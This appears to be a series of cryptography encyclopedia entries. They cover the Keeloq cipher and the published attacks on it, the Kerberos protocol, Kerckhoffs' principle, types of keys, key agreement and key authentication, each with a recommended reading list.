Keeloq is a lightweight block cipher mainly used in low-end embedded processors and low-cost application-specific integrated circuits (ASICs) for remote keyless entry (RKE) systems. The cipher does not withstand modern cryptanalysis and is regarded as insecure.

Background

Keeloq was designed in the 1980's at the South-African company Nanoteq Ltd. and it was sold to Microchip Technology Inc. in 1995. Keeloq is intended for a number of security applications, including vehicle alarms and garage door openers, commonly referred to as remote keyless entry applications. Even though manufacturers of such systems typically do not disclose which security mechanism is used, there are indications that Keeloq was, and probably still is, a popular choice.

Keeloq is a proprietary algorithm Hence, details on its operation are only available under a non-disclosure agreement. However, a confidential document specifying the Keeloq block cipher, as well as the authentication protocols built on top of it, has leaked on the internet in 2006.

Theory


Keeloq is a block cipher that operates on a 32-bit input using a secret key $K = \{k_0, \ldots, k_{63}\}$ with a length of 64 bit. One encryption or decryption takes 528 rounds, during each of which one bit of the 32-bit state $Y = \{y_0, \ldots, y_{31}\}$ is updated. The cipher consists of a non-linear feedback shift register (NLFSR) where the feedback depends linearly on two register bits, one key bit, and a non-linear function (NLF) that maps five other register bits to a single bit. The key schedule is a simple rotation of the key, hence each bit of the key is reused at least eight times, *i.e.*, every 64 rounds.

The Non-Linear Function The j-th bit of the hexadecimal constant 0x3A5C742E is equivalent to one output bit of the non-linear function $\mathrm{NLF}(x_4, x_3, x_2, x_1, x_0)$. The index $j \in \{0, 1, \ldots, 31\}$ is obtained from the decimal representation of the input bits x_4 to x_0, *i.e.*, $j = 2^4 \cdot x_4 + 2^3 \cdot x_3 + 2^2 \cdot x_2 + 2^1 \cdot x_1 + 2^0 \cdot x_0$.

Encryption The encryption function is shown in Fig. 1a. After loading a plaintext P into the 32-bit state register, five bits of the state Y are instantly fed into the NLF. In each round i of the cipher, the output bit of the $\mathrm{NLF}(y_{31}, y_{26}, y_{20}, y_9, y_1)$ is combined with the state bits y_{17}, y_0, and a bit of the secret key $k_{i \bmod 64}$ by means of an exclusive OR (XOR). The result becomes the most significant bit (MSB) y_{31} of the state register, after shifting the latter to the right. The content of the NLFSR is equal to the ciphertext C after repeating the above for 528 rounds.

Decryption For a decryption, depicted in Fig. 1b, the state is initialized with a ciphertext C. In each round i, the key bit $k_{(15-i) \bmod 64}$ is XORed with two bits y_{31} and y_{15} of the state and the output bit of $\mathrm{NLF}(y_{30}, y_{25}, y_{19}, y_8, y_0)$. Then, the state is shifted to the left and the output of the XOR becomes the least significant bit (LSB) y_0 of the state. After clocking the cipher 528 times, Y contains the plaintext P.

Cryptanalysis The first cryptanalysis of the Keeloq cipher was published by Bogdanov in 2007 [2]. Two attacks were proposed, a combined slide and guess-and-determine attack that requires about $2^{50.6}$ Keeloq encryptions and another attack that additionally uses a cycle structure analysis technique and requires 2^{37} encryptions. Both attacks require the entire codebook, i.e., all 2^{32} plaintext-ciphertext pairs need to be known to the attacker. Courtois et al. [5] proposed two further attacks in 2008. The first is a slide-algebraic attack requiring $2^{51.4}$ Keeloq encryptions and 2^{16} known plaintext-ciphertext pairs. The second attack is a slide attack for which almost the entire codebook needs to be known. The attack reveals the secret key with a complexity of approximately 2^{27} Keeloq encryptions. The most practical mathematical attacks were proposed by Indesteege et al. [8]. The authors combine slide and meet-in-the-middle attacks. Their strongest attack only needs 2^{16} known plaintext-ciphertext pairs and has a complexity of $2^{44.5}$ Keeloq encryptions. The attack can recover the secret key in two days using 50 dual core computers.



Keeloq. Fig. 1 Block diagram of the Keeloq encryption (**a**) and decryption (**b**) function

Keeloq implementations are also vulnerable to side-channel analysis. In 2008 it was shown that the key of a remote control K_{dev} and the master key K_{man} of commercial RKE systems based on Keeloq can be extracted by means of differential power analysis (DPA) [6]. Recovering K_{dev} from an ASIC hardware implementation took only about ten side-channel measurements and seconds of computations. The extraction of the master key K_{man} from a software implementation of the cipher by DPA requires thousands of power measurements. However, a simple power analysis (SPA) targeting a known implementation of Keeloq on an 8-bit microcontroller allows to recover K_{man} from only one measurement [9]. Furthermore, the SPA requires neither the plaintext, nor the ciphertext of the attacked decryption, as all necessary parameters can be derived from one single power measurement.

Applications

Keeloq is mainly used in authentication applications such as RKE systems, access tokens, and car immobilizers. Keeloq ASICs are available for two different protocols. One requires bi-directional communication, the other relies on uni-directional communication. The bi-directional scheme is employed to authenticate a token, e.g., an RFID transponder, to the main system using a simple challenge-response protocol.

Rolling Code Scheme The uni-directional rolling code scheme appears to be dominant in commercial RKE applications of Keeloq, e.g., in car anti-theft systems and garage door openers. It is designed to authenticate a remote control to a receiver. Both sides share a common secret key K_{dev}. A 16-bit or 18-bit counter value is incremented and encrypted with K_{dev} every time a rolling code massage is transmitted. One rolling code message further contains a factory-programmed unique identifier (UID) of the remote control that is sent unencrypted. The receiver compares the counter value of the last valid transmission to the one contained in the decrypted rolling code. It accepts the transmission only if the new counter value is moderately increased, and hence prevents replay attacks by rejecting repeated codes.

Key Derivation Several key derivation schemes are proposed to ensure that a receiver can generate the secret device key K_{dev} of a remote. All schemes involve a secret manufacturer key K_{man} that is securely stored in the receiver. During a learning phase, the individual K_{dev} is derived from the UID of the remote and optionally a 32–60 bit seed value that is random and unique for each remote. The seed value is not mandatory and is seems to be used rarely in practice. The derivation function either involves an XOR-addition with K_{man} or two Keeloq decryptions using K_{man}. Without using a seed, the security of the scheme relies solely on the confidentiality of K_{man}.

Practical Attacks All cryptanalytic attacks can recover the device key K_{dev} of applications based on the challenge-response protocol if an adversary can obtain the required plaintext-ciphertext pairs. Mathematical cryptanalysis of RKE systems based on the rolling code scheme is not feasible in practice, as the attacker does not have access to the plaintext, i.e., the counter value that is stored inside a remote. Still, DPA of RKE implementations reveals the secret key K_{dev} of individual remotes in seconds, and is hence a real practical threat, if physical access to the remote is given. The knowledge of K_{dev} allows to duplicate a remote control or transponder.

Revealing K_{man} of a particular manufacturer can have a much stronger impact on the security of its systems. If the

key derivation of the analyzed system is based on an XOR, K_{man} can be easily recovered from two known K_{dev}. Hence, for the XOR-scheme, mathematical cryptanalysis is sufficient to obtain K_{man}. For the more complex key derivation schemes K_{man} can only revealed by side-channel analysis of the receiver, since the key derivation function cannot be inverted.

As shown in [6], the knowledge of K_{man} enables a simple eavesdropping attack that allows to bypass the security mechanism. The attacker needs to eavesdrop a single message of a valid remote. Using the recovered UID and the known K_{man}, the attacker derives the device key K_{dev} and can now generate new valid messages and thus covertly access the secured object. Several other attacks, such as key cloning from a distance and a denial-of-service attack are also possible [6].

Though rarely found in commercial applications, the key derivation from random seeds detailed above can improve the security of rolling code systems to a reasonable level. In that case an attacker possessing K_{man} needs to guess the seed involved in the key derivation. Hence, an eavesdropping attack becomes a lot harder: As a prerequisite, an attacker has to monitor at least two rolling codes, where the difference between the corresponding counter values must be smaller than an implementation-dependent boundary. Then, the key derivation has to be performed for all possible values of the seed, to obtain candidates for K_{dev}. Implementing the key derivation of Keeloq on special-purpose hardware [7], the exhaustive key-search takes 0.33s for a 32 bit seed, 5.9 h for a 48 bit seed and 1,011 days in case of a 60 bit seed [12]. Hence, a seed with maximum length can be regarded as sufficiently secure for medium-security purpose e.g., accessing garage doors. Presentation slides and a video about the side-channel attack [6] on Keeloq, including a practical demonstration of an eavesdropping attack, are available at [1].

Recommended Reading

1. Physical cryptanalysis of KeeLoq. www.crypto.rub.de/keeloq
2. Bogdanov A (2007) Attacks on the KeeLoq block cipher and authentication system. In: Third conference on RFID security (RFIDSec 2007), Malaga. http://rfidsec07.etsit.uma.es/slides/papers/paper-22.pdf
3. Brier E, Clavier C, Olivier F (2004) Correlation power analysis with a leakage model. In: CHES 2004. Lecture notes in computer science, vol 3156. Springer, New York
4. Courtois NT, Bard GV, Bogdanov A (2008) Periodic ciphers with small blocks and cryptanalysis of KeeLoq. In: Tatra Mountains mathematical publication
5. Courtois NT, Bard GV, Wagner D (2008) Algebraic and slide attacks on KeeLoq. In: FSE 2008. Lecture notes in computer science, vol 5086. Springer, Heidelberg, pp 203–220
6. Eisenbarth T, Kasper T, Moradi A, Paar C, Salmasizadeh M, Manzuri Shalmani MT (2008) On the power of power analysis in the real world: A complete break of the KeeLoq code hopping scheme. In: Wagner D (ed) CRYPTO. Lecture notes in computer science, vol 5157. Springer, Heidelberg, pp 203–220
7. Güneysu T, Kasper T, Novotný, Paar C, Rupp A (2008) Cryptanalysis with COPACOBANA. IEEE Trans Comput 57(11): 1498–1513
8. Indesteege S, Keller N, Dunkelman O, Biham E, Preneel B (2008) A practical attack on KeeLoq. In: Smart NP (ed) EUROCRYPT 2008. Lecture notes in computer science, vol 4965. Springer, Heidelberg, pp 1–18
9. Kasper M, Kasper T, Moradi A, Paar C (2009) Breaking KeeLoq in a flash: on extracting keys at lightning speed. In: Progress in cryptology – AFRICACRYPT 2009. Lecture notes in computer science, vol 5580. Springer, New York, pp 403–420
10. Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: CRYPTO 1999. Lecture notes in computer science, vol 1666. Springer, Heidelberg
11. Microchip. An introduction to KeeLoq code hopping. http://ww1.microchip.com/downloads/en/AppNotes/91002a.pdf
12. Novotný M, Kasper T (2009) Cryptanalysis of KeeLoq with COPACOBNA. In: Workshop on special purpose hardware for attaching cryptographic systems (SHARCS'09), Lausanne

Kerberos

Radmilo Racic
Department of Computer Science, University of California, Davis, CA, USA

Synonyms

Project athena

Related Concepts

►Single Sign-On; ►Symmetric Cryptography

Definition

Kerberos is a single sign-on system for distributed environments that allows a centralized entity running on behalf of a principal to prove its identity to a verifier (another principal) in an environment where principals do not trust each other. It uses symmetric key cryptography and provides scalability (works in large, heterogeneous environments), transparency (works in the background), reliability (if redundancy is provided), and security (provides authentication and confidentiality) in an end-to-end fashion. In fact, it is a de facto standard for heterogeneous networks.

Background

Kerberos was designed in the mid-1980s as part of MIT's Project Athena. It is based on the Needham–Schroeder trust model.

Theory

Main Components Kerberos distribution center (KDC) is the most important entity in a Kerberos environment. KDC holds all principals' (users, applications, or services) secret keys and is therefore trusted by all principals. This trust represents the basis of Kerberos security as principals do not explicitly trust each other. KDC's main goal is to arbitrate the authentication between principals in its realm. KDC is actually composed of two entities: an authentication server (AS) to which principals log on, and a ticket granting server (TGS) which provides them with tickets that principals utilize to authenticate each other. For instance, if a principal A wanted to communicate with a principal B, A must prove to B that A is who A claims to be and that it is authorized to access B. To do so, A requests a ticket from the TGS, which A passes along to B. If B approves the ticket, then A can access B.

Authentication Protocol Let us assume that a user A wants to access a service B. KDC shares a secret key with the user A as well as a different secret key with the service B. The user and the service initially do not trust each other and thus do not share any keys. However, once A authenticates itself to B, it relies on the AS to generate a new session key and distribute it to both parties. At this point A and B can communicate securely. The session key, shared between the two principals, is generated when needed and destroyed after the session is completed. The simplified details of the protocol are below.

$$
\begin{aligned}
&A \rightarrow AS: && C, TGS\\
&AS \rightarrow A: && \{K_{A,TGS}, \{T_{A,TGS}\}_{K_{TGS}}\}_{K_A}\\
&A \rightarrow TGS: && B, \{T_{A,TGS}\}_{K_{TGS}}, \{A_A\}_{K_{A,TGS}}\\
&TGS \rightarrow A: && \{K_{A,B}, \{T_{A,B}\}_{K_B}\}_{K_{A,TGS}}\\
&A \rightarrow B: && \{T_{A,B}\}_{K_B}, \{A_A, timestamp\}_{K_{A,B}}\\
&B \rightarrow A: && \{timestamp + 1\}_{K_{A,B}}
\end{aligned}
$$

When A wishes to access B, it must first obtain the initial ticket granting ticket (TGT) – $\{T_{A,TGS}\}_{K_{TGS}}\}$ – from the AS. With the TGT in hand, A can now start the exchange with the TGS server to obtain the service ticket – $\{T_{A,B}\}_{K_B}$ – as well as a session key $K_{A,B}$. At this point, A can commence the exchange with B by sending the service ticket that only B can decrypt as well as a timestamp encrypted with the newly created session key. B responds to A with the same timestamp incremented by one, thus proving that it was able to decrypt the service ticket using a key shared between itself and KDC and extract the correct session key.

Weaknesses and Limitations

- The KDC could be a single point of failure unless a redundancy is provided.
- Corollary to the previous point is that KDC must be scalable in order to handle all requests within its realm.
- Kerberos requires a trusted path through which the passwords are entered.
- Kerberos is vulnerable to password guessing attacks although this is usually mitigated by the operating system.
- Kerberos protects only the messages between the principals registered with the KDC – it does not protect all messages between two computers.
- Secret keys are temporarily stored on the users' workstations.
- Session keys are decrypted and stored on users' workstations.

Applications

Kerberos v4 uses a data encryption standard (DES) algorithm running in cipher block chaining (CBC) mode for encryption and it supports CRC – 32, *MD*4, *MD*5, and DES for checksums. In Kerberos v5, the encryption module is isolated and implementations are free to utilize other encryption protocols. For instance, Microsoft Windows Server 2008 uses an advanced encryption standard (AES) protocol for encryption and it adds a digitally signed privileged attribute certificate (PAC) (an approach shared with SESAME) to the Kerberos ticket.

Recommended Reading

1. Bryant B (1988) Designing an authentication system: a dialog in four scenes. http://web.mit.edu/Kerberos/dialogue.html
2. Neuman CB, Ts'o T (1994) Kerberos: an authentication service for computer networks. http://gost.isi.edu/publications/kerberos-neuman-tso.html
3. Bellovin SM, Merritt M (1991) Limitations of the kerberos authentication system. In: Proceedings of the winter 1991 USENIX conference, Dallas, pp 253–267

Kerberos Authentication Protocol

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Authentication; ►Data Encryption Standard (DES); ►Key; ►Key Management; ►Needham–Schroeder Protocols; ►Symmetric Cryptography; ►Trusted Third Party

Definition

Kerberos is a symmetric key-based authentication protocol.

Background

Kerberos was created at the Massachusetts Institute of Technology (MIT) and is based upon the ►Needham–Schroeder protocol. A high-level description of the Kerberos protocol is provided in the ►key management entry. Kerberos information (including papers and documentation) may be found at the following site: http://web.mit.edu/kerberos/www/.

Applications

The *Kerberos Authentication Protocol* is a network ►authentication protocol that uses ►symmetric cryptography (i.e., cryptography based upon a common secret ►key such as the ►data encryption standard, DES) to provide strong authentication for client/server applications [1–3]. A client and a server prove their identity to each other through the mediation of a trusted third party called a *key distribution center* (KDC). The Kerberos protocol also establishes a session key that may be used to provide confidentiality and integrity for subsequent communications between the authenticated participants [1, 2].

Recommended Reading

1. Kohl J, Neuman BC (1993) The Kerberos network authentication service (V5). Internet Request for Comments 1510
2. Kohl J, Neuman BC, Ts'o TY (1994) The evolution of the kerberos authentication system. Distributed open systems. IEEE Computer Society, Los Alamitos, CA, 78–94
3. Neuman BC, Ts'o T (1994) Kerberos: an authentication service for computer networks. IEEE Commun 32(9):33–38

Kerckhoffs' Law

►Kerckhoffs' Principle

Kerckhoffs' Principle

Fabien A. P. Petitcolas
Microsoft Research, Cambridge, UK

Synonyms

Kerckhoffs' law; Shannon's maxim

Related Concepts

►Cryptosystem Security; ►Security Through Obscurity

Definition

Kerckhoffs' Principle states that the security of a cryptosystem must lie in the choice of its keys only; everything else (including the algorithm itself) should be considered public knowledge.

Background

Dr. August Kerckhoffs, a Dutch linguist trained at the University of Liège, became a professor at *École des Hautes Études Commerciales* in Paris, where he taught German. He was also a keen supporter of volapük, a constructed language. His strong interest in cryptography led him to publish two articles entitled *La Cryptographie Militaire* ("Military Cryptography") in which he surveyed the state of the art in cryptography and proposed six fundamental principles for any cryptosystem alongside rules of the thumb and general practical advice. At the time, the main goal of cryptographers was to set up a secure telegraphic system.

The six principles enunciated by Kerckhoffs are as follows:

1. The system must be substantially, if not mathematically, undecipherable.
2. The system must not require secrecy and can be stolen by the enemy without causing trouble (what is nowadays referred to as Kerckhoffs' Principle).
3. It must be easy to communicate and remember the keys without requiring written notes, and it must also be easy to change or modify the keys with different participants.
4. The system ought to be compatible with telegraph communication.
5. The system must be portable, and its use must not require more than one person.
6. Finally, regarding the circumstances in which such system is applied, it must be easy to use and must neither require stress of mind nor the knowledge of a long series of rules.

The second and third principles can be interpreted more generally: in any security system, a secret is a potential source of breakage and should therefore be kept to a minimum and should be easily replaceable.

Later Shannon established a theoretical basis for the understanding of cryptosystems and proposed this other formulation: "the enemy knows the system," known as Shannon's maxim.

Kerckhoffs' Principle and Shannon's maxim are in sharp contrast with "security through obscurity" and remain one of the main design principles of modern cryptosystems.

Recommended Reading

1. Kerckhoffs A (1883) La cryptographie militaire. J sci militaires IX:5–38, 161–191. [http://www.petitcolas.net/fabien/kerckhoffs/]
2. Kahn D (1996). The codebreakers: the comprehensive history of secret communication from ancient times to the Internet, pp. XX–XX. Scribner, New York. ISBN 0684831309

Key

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Cryptology (Classical); ►Encryption; ►Shannon's Model

Definition

A *key* is an element from an alphabet (the *key alphabet*) that selects and defines a particular ►encryption step. A *keytext* is a sequence of *key elements* from a key alphabet that select and define a sequence of particular encryption steps.

A *polyalphabetic encryption*, which is also called a *polyalphabetic substitution cipher*, is a substitution (►substitutions and permutations) with more than one alphabet, each one designated by a key element.

A *double key* is a polyalphabetic encryption with shifted mixed ►alphabets (►Alberti encryption). It is cryptologically equivalent to a polyalphabetic encryption with a ►Vigenére table ("tabula recta") whose plaintext standard alphabet is replaced by a mixed alphabet—the mixed alphabet being the "second key". Moreover, a *treble key* is a double key with the additional proviso that the standard alphabet for the keys of a Vigenère table is replaced by a mixed alphabet—this mixed alphabet being the "third key".

A *periodic key* or *repeated key* is a key sequence which repeats itself after d steps ($d > 1$), while a *nonperiodic key* is a key sequence that cannot be viewed as the repetition of a shorter sequence. A *running key* is an infinitely long nonperiodic key.

With *autokey* (French: *autochiffrant*, German: Selbstchiffrierung), one means the method toderive a nonperiodic key from the plaintext itself, using a *priming key character* or *key phrase* Δ to begin with. A simple example (Blaise de Vigenère, 1586) with priming key character $\Delta = \underline{D}$, is the following encryption that makes use of the ►Porta encryption table:

plain	a	u	n	o	m	d	e	l	e	t	e	r	n	e	l
key	**D**	*A*	*U*	*N*	*O*	*M*	*D*	*E*	*L*	*E*	*T*	*E*	*R*	*N*	*E*
cipher	X	I	A	H	G	U	P	T	M	L	S	H	I	X	T


A disadvantage is the spreading of encryption errors–a general weakness of all autokeying methods.

Arvid Damm (1919) proposed an autokeying variant of encryption ("influence letter") that was used in the German WW II teletype cipher machines SZ 40 and T 52. Claude Shannon gave (1949) the warning that autokeying Vigenère encryption with a priming key Δ of length d is equivalent to Vigenère encryption of d-grams with period $2 \cdot d$, i.e., by successively adding and subtracting Δ; thus it offers little security.

Background

Chaitin defines a *random sequence* as an infinite sequence such that no finite subsequence has a shorter algorithmic characterization than the listing of the sub sequence—no subsequence can be condensed into a shorter algorithmic description. A keytext, i.e., a sequence of key elements, with this property is called *holocryptic*. No sequence generated by a deterministic, finite-state machine, i.e., by a deterministic algorithm, even if it does not terminate, has this property.

An *individual key* is a keytext (German 'i-Wurm') that is not copied from any source whatsoever. A *one-time key* is



Key. Fig. 1 One-time pad of Russian origin

a keytext that is used just one time. Any written version of it (*one-time pad*, OTP) should be destroyed after use (Fig. 1).

A *random key* is a random sequence used as a key sequence. To be cryptographically useful, it should by necessity be an individual key and a one-time key. Randomness should be achieved during the generation of the key sequence. Tests for randomness can only disprove it, but cannot prove it. Chaitin's definition has only theoretical value—it is mainly used as an instrument to show that a particular key sequence is nonrandom.

In an endomorphic ►cryptosystem, the encryption steps (governed by the key characters) may form a ►group under composition: the *key group*. Such a cryptosystem is a pure cryptosystem. Examples are the Vigenère encryption and the Beaufort encryption, where the key group is a cyclic group, and the Vernam encryption by addition mod 2, where the key group is $(C_2)^n$, the n-fold direct group of the cyclic group of order 2.

A trivial example is encryption by a monoalphabetic selfreciprocal permutation π, where the key group is C, the cyclic group of order 2 consisting of π and the identity. Encryption with a key group, although it offers technical convenience, should be avoided since it opens particular ways of cryptanalytic attack.

Here are some examples of various roles that keys can play and how they are communicated in cryptosystems. (This is called *key negotiation*.) In a classical setting, if a communication from participant A to participant B should be protected by encryption, A has to tell B what key to use for decryption, or B has to tell A what key to use for encryption. In command structures, there is also the possibility that the command tells both participants which keys to use. To this end, they make use of *key directives*: directories containing all relevant keys. Of course, transmission of all the information concerning the key should be done after encryption with a different cryptosystem. Violating this maxime for their Enigma traffic was a serious cryptographic blunder of the German *Wehrmacht* staff. (We note that modern cryptographic protocols (e.g., the ►Diffie–Hellman key agreement scheme) may generate the same key for A and B without encrypted communication).

A *session key* or *message-encrypting key* is a keytext used during one communication session. In the Enigma traffic, a session key was called "*Spruchschlüssel*" (text setting). A *base key* is a key used for encrypting keys (key-encrypting key). In the Enigma traffic, they were called "*Grundstellung*" (basic wheel setting) and formed part of the "*Tagesschlüssel*" (daily key).

A symmetric or *conventional* or *classical* cryptosystem is a communication line with two partners who are at different times both sender and receiver and use the same cryptosystem, each one having a private key for encryption and one for decryption—altogether four keys. If in an endomorphic cryptosystem, selfreciprocal permutations (►substitutions and permutations) are used as key elements, keys for encryption and for decryption coincide.

A *private key* cryptosystem is a cryptosystem where sender and recipient share encryption and decryption keys (to be kept secret). In a *secret key* cryptosystem, sender and recipient share one common key (to be kept secret).

Key symmetric cryptosystem: If two operations defined by keys $\mathcal{A}, \mathcal{B}$ commute and are mutually reciprocals: $\mathcal{A} \cdot \mathcal{B} = \mathcal{B} \cdot \mathcal{A} = identity$, $\mathcal{A}$ may be used by partner A for encryption and by partner B for decryption, while $\mathcal{B}$ may be used by partner A for decryption and by partner B for encryption—altogether only two keys. If in an endomorphic cryptosystem, selfreciprocal permutations are used as key elements, only one key is needed.

In many cryptosystems, actually in all classical ones, knowledge of the encryption key allows for an easy determination of the decryption key. This, however, is not necessarily so: As James H. Ellis pointed out in 1970, there may exist encryption methods where the knowledge of an encryption key does not suffice to derive the decryption key efficiently—in 1973 Clifford Cocks found in the multiplication of sufficiently large ►prime numbers the wanted, practically non-invertible operation. This led to the idea of ►public key cryptography, which is also called *asymmetric* cryptography. It was published in this form for the first time in 1976 by Whitfield Diffie and Martin E. Hellman. In this system, a key $\mathcal{A}$ is publicly announced by participant A with the proviso that he possesses a key $\mathcal{B}$ such that he can decrypt with $\mathcal{B}$ any message sent to him by anybody as long as it is encrypted with $\mathcal{A}$. This allows a star-like communication system. The advantage that no key negotiation is necessary and the key directory is open to the public is burdened by the fact that secrecy is only guaranteed to the extent that reconstruction of the (secret) decryption key (private key) from the public key needs exponential time and therefore is intractable.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Key Agreement

Mike Just
Glasgow Caledonian University, Glasgow, Scotland, UK

Synonyms

Exponential key exchange

Related Concepts

►Diffie–Hellman Key Agreement; ►Elliptic Curve Key Agreement; ►Group Key Agreement; ►Key; ►Key Authentication

Definition

Key agreement is one form of ►Key Establishment in which two or more users jointly contribute information that is used to establish a shared, symmetric key.

Background

The ability for two users to establish a shared, symmetric key over an insecure communication channel, despite having "not met previously" (more importantly, the users don't already have shared key material) was first proposed by Diffie and Hellman in 1976. Till that time, two users would either need to have shared key material between them already, or rely upon a ►Key Distribution Center.

Theory

Key agreement is one form of ►Key Establishment. Unlike Key Transport in which one user securely sends (*transports*) a key to another user, users participating in a key agreement protocol jointly and equally contribute to the resultant key value. Key agreement protocols may be performed over an insecure channel as they inherently provide confidentiality protection so that an eavesdropper cannot compute the resultant key based only upon exchanged messages. However, ►Public Key Cryptography is typically used to ensure the integrity of the messages and participating users.

The original ►Diffie-Hellman Key Agreement protocol used operations in a multiplicative ►Group. More specifically, users Alice (A) and Bob (B) used integer exponentiation (►Exponentiation Algorithms) modulo a ►Prime Number to compute their exchanged messages, as well as the resultant key value. Variations to this model include ►Elliptic Curve Key Agreement Schemes.

While secure against a passive eavesdropper, the original ►Diffie-Hellman Key Agreement Protocol is vulnerable to a ►Man-in-the-Middle Attack in which an attacker initiates simultaneous key agreement protocols with both A and B, impersonating A to B, and B to A. For this reason, key agreement protocols that provide ►Key Authentication have been developed in order to ensure the integrity of the exchanged messages and participating users. The ►Station-to-Station Protocol is an example of such an authenticated key agreement protocol.

Although the original key agreement protocol supported key agreement between only two users, there are several protocols extending to more than two users (►Group Key Agreement).

Applications

Key agreement protocols have wide application as one form of key establishment that can be used for an application in which two or more users wish to establish a shared ►Key.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Info Theory IT-22(6):644–654
2. Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton, FL

Key Authentication

Robert Zuccherato
9 Carle Crescent, Ontario, Canada

Synonyms

Implicit key authentication

Related Concepts

►Authentication; ►Key; ►Station-to-Station Protocol/STS Protocol; ►IPsec; ►Entity Authentication

Definition

Key authentication is the property obtained when performing a key establishment protocol (►Key Agreement and ►Key Management) and one entity has the assurance that only a particularly identified other party may possibly know the negotiated key. This property may be unilateral if only one party participating in the protocol has the assurance, or it may be mutual if both parties have the assurance. Key authentication is sometimes referred to as "implicit key authentication" to distinguish it from "explicit key authentication."

Theory

(Implicit) Key authentication can be obtained within a key establishment protocol in a number of ways. One possible method of obtaining this property is to encrypt the key to be established, k, for the other party using his/her (symmetric or asymmetric) key. In this case, since the only other party that could possibly decrypt the encrypted key is the intended recipient, the appropriate assurance is obtained. Many of the variants of the Diffie–Hellman protocol (►Diffie–Hellman Key Exchange Protocol) also

provide key authentication. For example, consider the case where both parties A and B have static authenticated (i.e., certified) Diffie–Hellman public keys α^a and α^b, respectively. If the agreed-upon key is simply $k = \alpha^{ab}$, then both parties have the assurance that only the other party could possibly compute this key. Note, however, that the simple Diffie–Hellman protocol, which does not use authenticated public keys, does not provide key authentication.

A property of key establishment protocols that is similar to key authentication is the property known as "key confirmation." Key confirmation is the property obtained when one party has the assurance that some other party actually has possession of the negotiated key (see, e.g., [1]). Notice that this property is distinct from key authentication in that the assurance is obtained relative to "some other party" instead of "a particularly identified other party." Thus, with key confirmation, the other party need not be identified or even be known at all. Also note that key confirmation provides assurance that the key is actually known by the other party, whereas key authentication only provides assurance that the other party could possibly know the key. As with key authentication, key confirmation may be mutual or unilateral.

Typically, key confirmation is obtained in one of three ways. First, a (one-way) hash of the negotiated key could be sent from one party to the other. Second, the key (or a key derived from the negotiated key) could be used in an MAC (►Message Authentication Code) to authenticate a message. Finally, the key (or a key derived from the negotiated key) could be used to encrypt an agreed-upon message, which is then decrypted and verified. Any of these mechanisms will prove to the legitimate recipient that someone has possession of the key and used it to create the received values.

In many environments, both (implicit) key authentication and key confirmation are required properties. In such circumstances, when both properties are obtained, it is said that "explicit key authentication" has been achieved. Explicit key authentication is the property obtained when one party has assurance that only a particularly identified other party actually has knowledge or possession of the negotiated key. Again, this property may be either mutual or unilateral.

A popular, typical example of a key establishment protocol that provides mutual explicit key authentication is the station-to-station protocol/STS protocol. In fact, most of the protocols in use today that provide explicit key authentication are based upon the STS protocol. Examples include the TLS protocol (►Transport Layer Security) and the protocols used in IPSEC.

Entity authentication is the assurance that the identified party is actually alive and participating in the protocol at that time. Quite often, protocols that provide explicit key authentication will also provide entity authentication since the identified party must prove knowledge of the negotiated key. However, it is not always the case that any key negotiation protocol that includes entity authentication will also provide explicit (or implicit) key authentication. Care must be taken to ensure that the entity whose identity has been authenticated is the same entity as the one establishing the key. Otherwise, subtle attacks may allow one entity to have its identity authenticated and another entity to establish the key.

Recommended Reading

1. ISO/IEC 11770-1 (1997) Information technology – security techniques – key management – Part 1: Framework

